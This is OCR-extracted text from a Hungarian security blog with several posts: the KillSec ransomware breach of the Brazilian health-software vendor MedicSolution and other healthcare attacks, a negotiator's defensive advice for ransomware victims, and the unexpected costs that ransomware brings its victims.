
Sajnos évek óta zajlik ez a folyamat, és szemlátomást a bűnözők egy része masszívan ráállt erre a vonalra. Itt a blogon is beszámoltunk jó pár esetről, **2016-ban fordult elő több olyan kritikus eset az USA-ban, Németországban, ahol leállt az üzemszerű kommunikáció, műtétek maradtak el, mindenki papírt, ceruzát és faxot használt, és fizette az elképesztő összegű váltságdíjakat.**

2018. nyarán a Laboratory Corporation of America Holdings, ismertebb nevén LabCorp kutatóintézet szenvedett el egy zsarolóvírus miatt fertőzést, míg idén

2019 júniusban egy gyógyszertesztelő cégnél, az Eurofins Scientificnél volt incidens.


És azóta is folyamatosan történnek ilyenek, legutóbb például a Ghost nevű ransomware hackerei támadták elsősorban Észak-Amerikát és az Egyesült Királyságot, de emellett még számos további országot is, és kiemelten az egészségügyi szektort célozták doxinggal kombinált ransomware akcióikkal.

A mostani legfrissebb eset Brazíliában történt szeptember elején, ahol a hírhedt KillSec ransomware csoport vállalta, hogy kibertámadást hajtottak végre a brazíliai egészségügyi szoftverszolgáltató, a felhőalapú megoldásokat értékesítő MedicSolution ellen.




A támadás az ellátási lánc (supply chain) sebezhetőségére épült, melynek lényege, hogy a támadók egy olyan kulcsfontosságú beszállítón keresztül jutottak hozzá **az egészségügyi intézmények rendszereihez, amely egyszerre több klinikát és laboratóriumot is kiszolgál.**

Így egyetlen betöréssel több intézmény is veszélybe került, szakértők szerint pedig a nem biztonságos kitettségi helyzet időtartama több hónapon keresztül fennállhatott. Beszámolók szerint az ellopott adatállomány több mint 34 GB-ot tesz ki, és több mint 94 ezer adatfájlt tartalmaz.



Az adatlopás során rendkívül érzékeny laboreredmények, orvosi értékelések, röntgenfelvételek, eredeti, vágatlan betegfotók (beleértve testrészeket ábrázoló képeket is), kiskorúakkal kapcsolatos feljegyzéseket. Ez az incidens nem egy elszigetelt egyedi eset volt, mert a KillSec csoport korábban már hajtott végre hasonló támadásokat más egészségügyi szolgáltatók ellen az USA-ban, de napokkal előtte helyben Latin-Amerikában is, köztük Kolumbia és Peru területén.

Az ilyen jellegű adatlopásoknál gyakori, hogy személyazonosító adatokat, kórtörténeteket, biztosítási adatokat és fizetési információkat is megszereznek a támadók.



Az egészségügyi intézmények elleni támadások már alapból is komoly pénzügyi, adatvédelmi károkat okozhatnak, ám a hatóságok emellett a vétkesnek talált intézmények esetében jelentős büntetéseket is kirónak. A brazil adatvédelmi hatóság (ANPD) összesen **2.4 millió dollárnak megfelelő bírságot szabott ki 15 egészségügyi intézményre a titkosítás és a behatolás-elhárítási tervek hiánya miatt** a 2024-es egészségügyi ágazati audit eredményeként.

A mostani MedicSolution esetnél a váltságdíj követelés konkrét pénzügyi mértéke ismeretlen, az nem került nyilvánosságra.


És a végére egy kis érdekesség, miszerint 22 svájci kórház, klinika és a Svájci Egészségügyi Informatikai Szövetség közösen hozott létre egy Healthcare Cyber Security Center nevű, országos kórházi kiberbiztonsági központot.

Céljuk az előzetes figyelmeztetés rendszereinek kiépítése, hatékony közös védekezési szabványok és bevált módszerek kidolgozása, hogy jobban felkészülhessenek a kórházak az ilyen kibertámadásokra, hiszen ezek nem csupán adatokat veszélyeztetnek, hanem az orvosi szolgáltatások folytonosságát is, de akár a betegek életét is.

Szólj hozzá!
Címkék: kórház orvos egészségügy brazília svájc váltságdíj adatlopás adatszivárgás ransomware zsarolóvírus doxing medicsolution killsec

Ajánlott bejegyzések:






[Ghost járja be a kórházakat]

[Kórházak a pácban II.]

[A ransomware az egészségügyben élet-halál kérdése]

[Az élet szép, de a Life360-nak vannak gondjai]

[Ransomware a nyomkövető rendszerben]



[Ransomware a nyomkövető rendszerben]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


Egy tusztárgyaló vallomása

2025. szeptember 17. 14:42 - Csizmazia Darab István [Rambo]

Első kézből kaphatunk képet, sőt hasznos tanácsokat **egy olyan kommunikációs szakembertől, aki a zsarolóvírus támadások esetén a frontvonalban tárgyal a kiberbűnözőkkel.**


Az már egy korábbi posztunkban írtuk, hogy **különösen a RaaS bérelhető szolgáltatás (Ransomware as a Service) kialakulása óta már annyira szervezett a bűnözői oldal**, hogy nem csak egyedileg a cégre testre szabott mértékű váltságdíjat követelnek, de saját ügyvédet és váltságdíj tárgyalót is biztosítanak az ügyfeleiknek.

Ideje most bepillantani az áldozatok oldalán tényked kiberbiztonsági szakértő, válságkommunikátor Valery munkájába, ebből konkrét gyakorlati tippeket is kaphatunk.




Már maga a tárgyalás ténye is érzékeny információ, főleg ha az áldozat még nem hozta nyilvánosságra, hogy egyáltalán megtámadták. Ilyenkor ha kiszivárog az egyezkedés folyamata (például tárgyalási részletek, chat-naplók az alkudozásról), az igen komolyan károsíthatja az adott szervezet hírnevét.

Sőt ami még rosszabb, **ezek a kiszivárgott részletek felerősíthetik további más támadók érdeklődését is, akik az eseten felbátorodva azonnal az áldozat gyenge pontjait keresik.**




A megtámadott szervezetnél **fontos a szigorú diszkréció, keményen limitálni kell, hogy kik, és milyen pozícióban lévő munkatársak, illetve esetleges külsősök tudjanak a váltságdíj tárgyalással kapcsolatos üzenetváltásokról.** Ilyenkor az is fontos lehet, hogy a folyamatban lévő tárgyalások során nem javasolt nyilvános sandboxokba (pl. VirusTotal) feltölteni ellenőrzés miatt a gyanús fájlokat.

A cégeknél lényeges, hogy legyen előzetesen kidolgozott kész terv, hogy mi a teendő, ha váltságdíjat követelnek. Az előre definiált kommunikációs protokollnak tartalmaznia kell, ki, mikor, mit mondhat az alkalmazottaknak, mit a médiának, illetve az ügyfeleknek. A kommunikáció kulcsfontosságú, ha ez nincs előre megtervezve, akkor az ellentmondásokkal teli összevissza nyilatkozgatás erősen rontja a későbbi pozíciókat, sőt alááshatja a szervezet hitelességét.



Ugyanez a tervezet tartalmazzon konkrét forgatókönyveket arra is, ha a váltságdíjat követelő üzenet esetlegesen mégis nyilvánosságra kerülne, illetve ha maga a tárgyalás üzenetváltása szivárog ki a nyilvánosság felé.

Bár a bűnözők oldaláról sosem lehetünk biztosak abban, mikor látják hasznos húzásnak a tárgyalási részletek nyilvánosságra hozatalát például nyomásgyakorlásképpen, ám **érdemes minden óvatos elővigyázatossági lépést megtenni ennek titkossága érdekében, és biztonságos (pl. Session) vagy más végponttól végpontig titkosító csatornát választani erre a célra.**



Ha a vállalat belső informatikai vagy biztonsági csapatnál nincs erre megfelelő erőforrás, **kifejezetten hasznos külső szakértők, jogi tanácsadók bevonása, hogy segítsenek a tárgyalásokban, illetve a kommunikációban.**


Ugyanígy előre érdemes tisztázni a hatóságokkal való együttműködés kérdését - ami sokszor a cég profilja miatt eleve adott és kötelező lépés. A külsős szakértők abban is tudnak segíteni, hogy egy adott szituációban milyen jogi vagy etikai korlátai lehetnek a váltságdíjfizetésnek, vagy a tárgyalásoknak.

Végül a leggyakrabban előforduló hibákra is kitér az interjú, ezeket mindenképpen érdemes elkerülni. Például ilyen az, ha az áldozat teljes mértékben visszautasítja a tárgyalást, mert ez önmagában komoly kockázatot jelenthet, hiszen a támadók már behatoltak a rendszerbe, és ha az áldozat nem reagál semmit, az arra ösztönözheti a támadót, hogy bosszúból vagy nyomásgyakorlásként kiszivárogtasson az adatokat, vagy tönkretegye a rendszert további károkat okozva.

Arról már korábban is szó volt, hogy a váltságdíj fizetés szimpla tiltása önmagában nem képes megoldani az ilyen helyzeteket.


Szólj hozzá!
Címkék: kommunikáció stratégia tárgyalás váltságdíj valery szakértők ransomware külsős zsarolóvírus

Ajánlott bejegyzések:



Pandúrból lett rablók

Szia uram, alku érdekel?



A bárányok néha nem hallgatnak

Az egészségügyet még a ransomware is húzza

Riválisok

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz






Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Nem várt mellékhatás verseny


2025. szeptember 23. 13:07 - Csizmazia Darab István [Rambo]

A zsarolóvírus önmagában is roppant kellemetlen, és a 2013-as Crytolocker megjelenése óta mindez hatalmasat fejlődött: az erős egyedi titkosításon felül jött a doxing, a bérelhető szolgáltatásként kínált Ransomware as a Service, az affiliate partner programok, a sértett munkavállalók célzott toborzása, a megtámadott cégek DDoS elárasztása, a lopott adatok feketepiaci elárverezése.

Mindezek mellett azonban váratlan mellékhatások is jelentkeztek az áldozatoknál: szinte mindenhol a leállás/kiesés hosszabb és drágább lett a vártnál, a kiszivárgott adatok miatt fenyegetheti őket pluszban egy húzós GDPR bírság, kórházak esetén visszatérés a kőkorszakba: telefon, papír, ceruza, faxolás mellett műtétek elmaradása, személyes lelet kiadás, sőt a későbbiekben tömeges pereskedés a betegek részéről.

Egyéb ügyekben amikor közhivatalokat vagy rendőrséget támadtak meg, a megsemmisülő gyorshajtási fotók miatt sokan megúszták a bírságokat.

